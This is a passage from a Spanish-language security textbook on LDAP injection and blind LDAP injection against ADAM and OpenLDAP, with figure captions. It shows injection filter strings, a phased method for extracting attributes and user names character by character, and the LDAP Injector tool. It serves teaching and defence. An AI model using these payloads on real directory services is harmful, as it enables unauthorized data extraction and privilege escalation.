


Figura 2.71: Captura envío con Wireshark.

Este comportamiento es un tanto peculiar, ya que permite que un programador envíe datos erróneos, siempre y cuando haya un filtro correcto al principio. Este comportamiento chocaba con la explicación que se daba en OWASP, donde se explicaba la inyección LDAP siguiendo los ejemplos de Sacha Faust, es decir, con dos filtros en un único mensaje y, en los ejemplos de Sacha se utiliza el componente IPWorks tal y como se puede ver en esta sección del código que viene publicado en él.

```
Sub PerformSearch( filter )
        Dim ldapObj
        'Creating the LDAP object and setting the base dn
        Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
        ldapObj.ServerName = LDAP_SERVER
        ldapObj.DN = "ou=people,dc=spilab,dc=com"
        'Setting the search filter
        ldapObj.SearchFilter = filter
        'Setting the attributes we are looking for
        ldapObj.AttrCount = 3
        ldapObj.AttrType(0) = "cn"
        ldapObj.AttrType(1) = "mail"
        ldapObj.AttrType(2) = "telephoneNumber"
        if( debug ) then
                Response.Write("search sase = " & ldapObj.DN & "<br>")
                Response.Write("ldap search filter = " & ldapObj.SearchFilter & "<br>")
```

Figura 2.72: Ejemplo en documento de Sacha Faust.

La idea parece ser, que, la gente de NSoftware, tras verse convertidos en ejemplo público de inyección LDAP con su componente IPWorks, optó por salirse de los ejemplos eliminando la posibilidad de inyectar código con dos filtros. Sin embargo esta decisión de diseño favorece la inyección en consultas AND y OR pues hace que todos los parámetros a la derecha del parámetro inyectable puedan ser fácilmente excluidos de la consulta.

¿Es esta una buena decisión de diseño? ¿No hubiera sido mejor generar un error de aplicación? ¿Y dejarlo y enviar en bruto y que sea el error del servidor el que responda? Total, si hay un fallo en la aplicación es culpa del desarrollador, y si lo hay en el servidor es culpa del fabricante, ¿por qué tomar partido? ¿Es ahora algo más culpable este componente cliente? Yo creo que no, pero no me gusta esa decisión desde el punto de vista de seguridad.

Primeras conclusiones

Tras realizar estas pruebas podemos extraer las siguientes conclusiones:

1.- Para realizar una inyección de código LDAP en una aplicación que trabaje contra Microsoft ADAM/LDS u OpenLDAP es necesario que el filtro original, es decir, el del programador tenga un operador OR o AND. A partir de este punto se pueden realizar inyecciones de código que permitan extraer información o realizar ataques Blind, es decir, a ciegas.

2.- Si estamos ante un entorno Microsoft ADAM/LDS es necesario que la consulta generada tras la inyección esté correctamente anidada en un único par de paréntesis general o bien que el componente permita la ejecución con información que no se va a utilizar a la derecha del filtro.

3.- Si estamos ante un servidor OpenLDAP la consulta resultante puede tener dos filtros correctamente anidados, aunque solo se ejecutará el primero.

4.4 LDAP Injection & Blind LDAP injection

Los ataques de inyección de código en servicios LDAP están basados en las mismas técnicas que los ataques de inyección SQL. En ambos el concepto fundamental es aprovechar los datos que debe introducir un usuario para generar una consulta determinada. Si la aplicación fuese segura debería realizarse un filtrado de estos datos antes de construir la consulta y mandarla al servidor. Sin embargo, en un escenario vulnerable estos datos no se someten a un proceso de filtrado y un atacante puede inyectar su código para cambiar los resultados que se obtendría con la consulta sin inyectar.

Teniendo en cuenta la estructura de los filtros LDAP expuesta en la sección anterior y que las implementaciones más extendidas son Microsoft ADAM/LDS, SunONE y OpenLDAP se puede concluir lo siguiente acerca de la inyección de código:

1. Sólo se podrán realizar ataques de inyección de código sobre aplicaciones web si los parámetros introducidos por los usuarios no están filtrados y si las consultas normales empiezan por los operadores lógicos | o &.
2. En estos casos, hay dos tipos de inyección que dependerán del tipo de escenario LDAP que se presente: La inyección de código clásica o la inyección de código ciega.

Una solución extendida para evitar los ataques de inyección de código es evitar que el servidor muestre mensajes de error cuando ejecuta consultas inválidas. Sin embargo, esta contramedida sólo protege al sistema de la inyección clásica no de la inyección ciega. De hecho la única manera de blindar un sistema a cualquier técnica de ataque basado en la inyección de código es el correcto filtrado en los datos introducidos por los usuarios.

Supongamos que se dispone un escenario en el que no se realiza un filtrado correcto de los parámetros de entrada de una aplicación web pero si se ha evitado que el servidor genere mensaje de error. En este entorno de trabajo tan frecuente hoy en día todavía es posible que el atacante sea capaz de inferir algún tipo de respuesta en el comportamiento de la aplicación, aunque ello no suponga obtener una respuesta estándar de la misma. Este es el caso de los ataques denominados de inyección ciega de código LDAP (Blind LDAP Injection).

El objetivo del atacante sería en este caso capaz de distinguir entre el comportamiento de la aplicación ante una inyección de código que genera una respuesta válida y una inyección que provoca un error. Una vez que se ha identificado el comportamiento correspondiente a una respuesta verdadera y el correspondiente a una respuesta falsa el atacante podrá extraer información mediante cuestiones sucesivas de verdadero o falso. Aunque este tipo de inyección plantea un proceso tedioso y muy costoso también facilita su automatización permitiendo extraer toda la información de un sistema.

4.4.1 AND LDAP Injection

En este entorno nos encontraríamos con que el programador ha creado una consulta LDAP con un operador AND y uno o los dos parámetros son solicitados al usuario y no está filtrado correctamente en servidor. En el caso de inyecciones en consultas LDAP que lleven el operador AND estamos obligados a utilizar el primer atributo algo válido, pero se pueden utilizar las inyecciones para mediatizar los resultados y por ejemplo, realizar escaladas de privilegios o acceso a otros objetos del árbol LDAP.



En este caso nos encontraríamos con una consulta del siguiente tipo:

```
(&(atributo1=valor1)(atributo2=valor2))
```

Supongamos como ejemplo un entorno en el que se muestra la lista de todos los documentos a los que un usuario del nivel poco privilegiado tiene acceso mediante una consulta que incluye el directorio de documentos en un parámetro inyectable. Es decir, la consulta original es:

```
(&(directorio=nombre_directorio)(nivel_seguridad=low))
```




Figura 2.73: Aspecto de la lista de documentos obtenida con una consulta LDAP.

Un atacante podría construir una inyección del siguiente modo para poder acceder a los documentos de nivel de seguridad alto.

```
(&(directorio=documents)(level=*)))….
```




Figura 2.74: Resultados tras la inyección.

Como se puede ver, con esa inyección se ha formado un filtros correctamente y luego una cadena incorrecta, pero el componente utilizado en el backend ha eliminado el resto de los caracteres. Dependiendo del entorno utilizado, habría que ir jugando con los paréntesis y la construcción final de la consulta para extraer los documentos en cada caso.

4.4.2 AND Blind LDAP Injection

Para mostrar la potencia de los ataques Blind LDAP Injection se ha creado, dentro de un árbol LDAP sobre Microsoft ADAM una estructura con objetos Printer. En la siguiente figura se pueden ver los atributos de un objeto de tipo Printer.




Figura 2.75: Árbol LDAP sobre ADAM. Objeto tipo Printer.

Un escenario en el que a través de una consulta a un árbol LDAP se listen las impresoras (p.e. Epson) disponibles en un establecimiento, podría utilizar el siguiente filtro para extraer la información:

```
(&(objectClass = printer)(type=Epson*))
```

Al ejecutar esta consulta, si existe una impresora Epson, los datos de la impresora se le muestran al cliente; en caso contrario, no se muestra ningún dato. Sobre este árbol LDAP trabaja una aplicación web que se conecta, entre otros repositorios, a este árbol para obtener información. En este caso tenemos una aplicación programada en php, llamada printerstatus.php que recibe como parámetro el nombre de la impresora y construye una consulta LDAP de la siguiente forma:

```
(&(cn=HP Laserjet 2100)(objectclass=printer))
```

El resultado que se obtiene tras lanzar esta última consulta es una página web en la que se acceden a propiedades de la impresora en concreto.




Figura 2.76: Propiedades de la impresora HP LaserJet 2100.

El parámetro *idprinter* se utiliza para construir la consulta LDAP y es vulnerable a LDAP Injection, sin embargo, no se muestra ninguno de los datos de los objetos que se puedan seleccionar con cualquier consulta ejecutada, por lo que únicamente se puede realizar una explotación a ciegas. Las siguientes fases muestran ejemplos de cómo extraer información del árbol LDAP mediante Blind LDAP Injection.

En este entorno, en el que se utiliza el comportamiento del componente cliente IPSWoksASP, si un atacante desea utilizar la técnica de ataque Blind LDAP Injection, puede inyectar código para construir la siguiente consulta:

```
(&(objectClass=*)(ObjectClass=*))(&(objectClass=void)(type=Epson*))
```

El componente cliente LDAP procesará el primer filtro completo de la consulta y el resto será ignorado. De esta forma la consulta que finalmente se ejecutará será la correspondiente a la inyección.

```
(&(objectClass=*)(ObjectClass=*))
```

Es decir, el resultado que se va a mostrar al cliente tendrá datos del sistema ya que el filtro *objectClass* = * siempre devuelve un objeto (resultado verdadero para el ataque a ciegas). Si esto no fuera así, habría que conseguir construir un único filtro en la inyección correctamente construido, ya que estamos ante un árbol Microsoft ADAM.

A partir de este punto, se puede completar las técnicas de ataque Blind LDAP Injection obteniendo el comportamiento del sistema ante una inyección que no ofrezca un resultado válido. Por ejemplo, se pueden construir las siguientes inyecciones:

```
(&(objectClass=*)(objectClass=users))(&(objectClass=foo)(type=Epson*))
(&(objectClass=*)(objectClass=resources))(&(objectClass=foo)(type=Epson*))
```

Este conjunto de consultas permitirá a un atacante inferir los posibles valores del atributo *objectClass*. Cuando una consulta devuelva datos de la impresora implicaría que el valor utilizado en la inyección existiría. Si los datos no se muestran implicaría un resultado falso para el ataque a ciegas y que el valor inyectado no es un valor existente en el árbol LDAP.

Fase 1: Descubrimiento de atributos

Visto lo anterior, podemos organizar un ataque en fases ya que el atacante podría inyectar atributos para descubrir si existen o no. Cuando el atributo no existe la consulta LDAP no devuelve ningún objeto y la aplicación no muestra datos de ninguna impresora.




Figura 2.77: Atributo IPaddress no existe o no tiene valor alfanumérico.

En el siguiente ejemplo, el atributo *distinguisedname* existe y además es de tipo alfanumérico ya que funciona perfectamente con el comodín (*). Esto se puede comprobar porque la página de resultados ha devuelto datos de la impresora que se estaba utilizando.




Figura 2.78: Atributo distinguisedname existe y tiene valor alfanumérico.

Como se puede ver, hay diferencias en las páginas que devuelven datos y las que no, con lo que se puede automatizar la extracción de toda la información y el descubrimiento de los atributos simplemente comparando los resultados HTML obtenidos. En la figura siguiente, se obtiene de nuevo un resultado positivo que confirma la existencia de un atributo *department*.




Figura 2.79: Atributo Department existe y tiene valor Unicode extraíble.

Averiguar la lista de atributos que están disponibles es algo que solo se puede hacer por medio de un ataque de diccionario. Es necesario tener una lista de todos los posibles valores e ir inyectándolos uno a uno. Por desgracia, no se puede realizar ningún recorrido carácter a carácter, por lo que hay que usar este tipo de ataques.

Fase 2: Reduciendo el alfabeto

Una de las opciones que se pueden sopesar es realizar una reducción del alfabeto posible de valores en un atributo. La idea consiste en saber si existe o no un determinado carácter en un atributo. Si el atributo tiene 15 caracteres de longitud y tenemos que probar, por ejemplo, 28 letras por 15 caracteres tendrían que realizarse un total de 420 peticiones para extraer la información. Sin embargo, se puede realizar un recorrido que nos diga si una letra pertenece o no al valor.

De esa manera realizaríamos primero 28 peticiones que nos dejarán, en el peor de los casos una letra distinta por cada posición, es decir, 15 letras. Luego, en el peor de los casos tendríamos 15 letras x 15 posiciones + 28 peticiones de reducción del alfabeto, es decir 253 peticiones. Además, se puede inferir, que si una letra ya ha sido utilizada puede que no se vuelva a utilizar, con lo que tendríamos una reducción aún mayor si la letra se utiliza como última opción, dejando la probabilidad en un sumatorio de 1 a15 + 28, es decir 148 peticiones. En los siguientes ejemplos se muestra cómo averiguar si un carácter pertenece o no al valor del campo.




Figura 2.80: La letra b no pertenece al valor del atributo department porque no se obtienen datos.




Figura 2.81: La letra n si pertenece al valor del atributo department porque si se obtienen datos.

Esta reducción dejaría un conjunto de valores válidos que pueden emplearse para extraer el valor del dato mediante un proceso de despliegue.

En el caso de los nombres de atributos, la única forma de descubrirlos es mediante un ataque de diccionario. Se trata de crear una lista con todos los posibles valores a probar como nombre de atributos e ir viendo si se obtiene o no resultados positivos para poder concluir que existe.

Fase 3: El despliegue

En esta fase, una vez reducido el alfabeto, hay que ordenar las letras obtenidas, para ello comenzaremos un proceso desde la primera posición realizando un barrido en el espectro del alfabeto reducido

de posibles valores utilizando una búsqueda con comodines. Para ello realizaríamos un árbol que comenzaría por todas las letras del abecedario reducido, de la siguiente forma:

```
(&(objectClass=*)(objectClass=a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=*)(objectClass=z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

De tal manera que seguiríamos desplegando el árbol de aquellas que hubieran dado una respuesta positiva.

```
(&(objectClass=*)(objectClass=aa*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=ab*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=*)(objectClass=az*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=ba*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=bb*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
```

Y así sucesivamente con lo que, desplegando siempre las positivas podríamos llegar a saber el nombre de todos los objetcClass de un sistema.




Figura 2.82: Árbol de despliegue. Se profundizará en todas las respuestas positivas (color claro).

Este mecanismo no solo funciona para objectClass sino que sería válido para cualquier atributo que un objeto compartiera con el atributo fijo. Una vez sacados los objectClass, podríamos proceder a realizar el mismo recorrido para extraer la información de ellos, por ejemplo, si queremos extraer los nombres de todos los usuarios de un sistema, bastaría con realizar el barrido con la siguiente inyección:

```
(&(objectClass=user)(uid=a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=user)(uid=b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=user)(uid=z*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
```

Si vamos a nuestro ejemplo, tenemos este valor a medio descubrir. Comenzaríamos el despliegue por el valor a* del atributo department.




Figura 2.83: El valor de department no comienza por la letra a porque no se obtienen datos.

Se irán probando letras hasta que se obtenga un resultado positivo que confirme que con ese patrón se devuelven datos.




Figura 2.84: El valor de department si comienza por la letra f porque si se obtienen datos.

Una vez descubierta la primera letra esta se mantendrá fija y se procederá a buscar la segunda letra, sustituyendo siempre los caracteres obtenidos en la fase de reducción del alfabeto.




Figura 2.85: El valor de department no comienza por las letras fa porque no se obtienen datos.

Sabemos ya que comienza por "fi" porque volvemos a obtener un valor positivo.




Figura 2.86: El valor de department si comienza por las letras fi porque si se obtienen datos.

Este proceso se repetiría con todos los atributos descubiertos y hasta que se hubieran descubierto todas las letras permitiendo extraer información oculta de los objetos del árbol LDAP.

4.4.3 LDAP Injector

Hay que tener en cuenta que si el atributo fuera un valor numérico, la búsqueda se podría hacer mediante un algoritmo de búsqueda dicotómica. Se usarían los operadores <= o >= que permite el lenguaje de LDAP Search Filters y se probarían los valores medios para ir reduciendo la búsqueda. Con este objetivo se creó la herramienta LDAP Injector que está disponible en la web de BlackHat Europe 2008 donde se present [https://www.blackhat.com/html/bh-europe-08/bh-eu-08-archives.html#Alonso]. Con ella se pueden hacer tres tipos de ataques:

1.- Ataque de diccionario.
2.- Reducción de charset y despliegue de valores alfanuméricos.
3.- Búsqueda dicotómica de valores numéricos.

Su funcionamiento es sencillo. Primero hay que fijar la consulta web de la inyección y elegir el lugar de la inyección con el patron [$0]. Luego hay que seleccionar la cadena de texto que aparece en la página de respuesta positiva para realizar el ataque a ciegas, que al final es un Blind LDAP Injection. Después se elige el tipo de ataque y se lanza el proceso. En este ejemplo se puede ver.




Figura 2.87: Ataque a valor string. Reducción del charset y despliegue de valores.

4.4.4 OR LDAP Injection

Supongamos un árbol OpenLDAP con una aplicación web en la que tenemos una consulta inyectable del siguiente tipo: (|(cn=D*)(ou=Groups)) Es decir que devuelve todos los objetos cuyo valor en "cn" comience por "D" o cuyo valor en "ou" sea "Groups". Al ejecutarla obtenemos:

DN: dc=openLDAP,dc=org
Datos Consulta
Operador: AND OR Sin Operador
Atributo_1 cn Valor D*
Atributo_2 ou Valor Groups
Resultados
Datos Booleano
Ejecutar la consulta
Resultados de la Consulta: (|(cn=D*)(ou=Groups))
cn=Directory Manager,dc=OpenLDAP,dc=Org
ou=Groups,dc=OpenLDAP,dc=Org
Total=2

Figura 2.88: Consulta OR sin inyección en una aplicación web.

